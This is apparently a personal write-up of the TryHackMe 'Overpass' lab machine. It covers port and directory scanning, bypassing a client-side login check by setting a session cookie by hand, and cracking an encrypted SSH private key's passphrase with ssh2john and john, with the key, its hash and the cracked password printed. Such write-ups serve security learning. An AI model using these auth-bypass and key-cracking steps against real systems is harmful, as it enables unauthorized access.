
OverPass 1 - TryHackMe

Nmap Scan :

```
~
➜ sudo nmap -v -T 5 -p- -r overpass.thm -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 01:03 IST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 01:03
Scanning overpass.thm (10.10.69.190) [4 ports]
Completed Ping Scan at 01:03, 0.20s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:03
Scanning overpass.thm (10.10.69.190) [65535 ports]
Discovered open port 22/tcp on 10.10.69.190
Discovered open port 80/tcp on 10.10.69.190
Completed SYN Stealth Scan at 01:12, 544.10s elapsed (65535 total ports)
Initiating Service scan at 01:12
Scanning 2 services on overpass.thm (10.10.69.190)
Completed Service scan at 01:12, 12.77s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.69.190.
Initiating NSE at 01:12
Completed NSE at 01:12, 1.84s elapsed
Initiating NSE at 01:12
Completed NSE at 01:12, 0.92s elapsed
Nmap scan report for overpass.thm (10.10.69.190)
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 560.26 seconds
           Raw packets sent: 80780 (3.554MB) | Rcvd: 79848 (3.194MB)
```

FFUF Directory Scan :


I ran a directory scan using FFUF and found these directories, while the scan is still running I opened the admin page.



```
aboutus                 [Status: 301, Size: 0, Words: 1, Lines: 1]
admin                   [Status: 301, Size: 42, Words: 3, Lines: 3]
css                     [Status: 301, Size: 0, Words: 1, Lines: 1]
```

User Shell :

This is the admin page.



Administrator area


Please log in to access this content

Overpass administrator login

Username:

Password:

The login.js script had a login function. It checks whether the provided credentials are correct or not and then sets a cookie if the credentials are correct. So, I manually set a cookie and it worked.



Administrator area

Please log in to access this content


Overpass administrator login

Username:

Password:

```
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

Here, I got a SSH key after login.



Overpass

Welcome to the Overpass Administrator area


A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

I stored the hash in a file and got the hash using ssh2john script. Using john, I cracked the password.



```
Documents/machines/overpass-1-thm via 🐹 v1.16.8
→ find / -name *ssh2john* 2>/dev/null
/usr/share/john/ssh2john.py
^C

Documents/machines/overpass-1-thm via 🐹 v1.16.8 took 14s
[130 - ]❯ /usr/share/john/ssh2john.py ssh-rsa >> sshrsa.txt

Documents/machines/overpass-1-thm via 🐹 v1.16.8
→ cat sshrsa.txt
ssh-rsa:$sshng$1$16$9F85D92F34F42626F13A7493AB48F337$1200$2cdbb9c10041cfba4a67771ce135a5c4852e0ffa29262d435693dad3aa708871e17bc663c37feffb19e6b52dcefaa88d2479cb4bca14551e929a8b30e29a8b19c3f70302afaf30d6b70db270eee635d36ccf02e9deeb68ec435
d4c86f3bc96a5ef7fde50df64605d2e6bdad90ba9b0a08da21bab1d94d2f866ab1863baebbc3c5e099264833406ce407dc0a830d658d3583cb2f2a9dc963ba03887fc42b1e8a37d06bfe74031f8a94d2478dc518167f1e16b88c3ca45173f43efb85c936d576f04c5e6af7c6e2a407a23a93f8cb8ea59
c2eb84f592d2a449ef5f06feef1ca985f7a0998cd0ea378e0a17617c5ec0649900be5b2d0161649346a19f8de671ce965d4e065d6d9ac50847060aef04fff64bd488bdeb8640544615486e3daa887c51dcac264b80e6e003ada0f4c802657268a9825a8a5fea57b5fb0cd9fd4a6b3420207864e564a5f
f8e8aee5bb649b8051f0016d12cbc0554f3206a1ac1a7abd17cd1024b1ced6c59973e8570bd6450f7c67ea7c3223a845e6fb25fbaccba1af66455f5b68299a402bf320d0ca752e92859ec4f7831d6892960d644492ab40fec60aea6f5bfaff61cd5198d4dfcd3e5e7913a450e4ccaa67772e3d3bc842f
26af9411ebcf9149bf33ccdeb8a647012c97c187d75d43e0be6b00a55cbac745720f0ff4142e9166f35591db690b401951b2d05289bf55a103ea634cbab053e735e5617b10d6f70e6e6a754a124a53f3463cde79a3c6e4ee14f45ab465a60f90c972242cd1569e370dee0a2a4c8ee4543ec52c5c7b715
6d1beb7fbc4448188ab386719e13040a58faecf7e095def2312586b295f71c3fef31b62e890a3279631b6605200a6bf7d9d915566cd5738508291c33c18585ea13e32170ad7854d5f8d08d6fdc47491b84ebfb45f579c7b2f7eb1dd9b827c17655a4b7f8763399e8c2371b6277b1c4eb8e76a75acd38e
b5cec913723ad605f563cb84b4476a9040917cef352384441dd325c6bcc9d6cab326ac7421b20083d7e766e2a01943860f0398f0294750b5cd16304f52c414ab7b28a01aa206f0dc6e6b692cc1e78310a57e962fec24ea9effc0e5fa58ca35325905f793370bb7713c512ca4b1dfa41c5fdaacacf4ca8
1b1dd2b2e45e8611ea0a5b19b016e7c74f9b9d4c7a41c3f9678ff284d8188e0f5424bf585f94f741adcb452683223da9fc4c548bb505c98987387c81db53d229f42f3e69298fab2f175468003d295c05b1d8979d78c7104d54c270eaaabbe006ebd7e8dbb1fa17e05e2f41b32ebca93f0789429312cba
472ffc86072b5b3e530fc7e405ad26c166590b376f0f98e22c3e60b66899703813bcb13d7c9f5a6e0ae05320de78347b8ffb1d160949a5cb40e29e37071ffcb5b9762a4eec39818d52ec0bc7b227cba37aeb4ffc6700e65eb3ca5aa294e823e3eca24bcd7790d4e30893b0291b178368ca6e745af1bed
d491cfb6836552e9267132f5b867e9aed6b52e3d4f14e88b9dd9075e3ea2e8242f8b2f272618211b908eb52689ead701d99b605f708a68662df7a5acc7287ce1d15b6fa12f5907953b49654f198f663663785deb244d25c220083ae62db9fd0b933477b83487606515a24864e6034ba27a624d9c5a4fc
c967efe3a1000a40bc304a54ceff2c647dfec54f71e128b3a1d37c15db9ac895f9ea05cd4b6e8edca6bfc53b

Documents/machines/overpass-1-thm via 🐹 v1.16.8
→ john sshrsa.txt --wordlist=~/Documents/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (ssh-rsa)
Warning: Only 2 candidates left, minimum 8 needed for performance.
1g 0:00:00:02 DONE (2021-10-21 01:21) 0.3787g/s 5432Kp/s 5432Kc/s 5432KC/sa6_123..*7¡Vamos!
Session completed
```

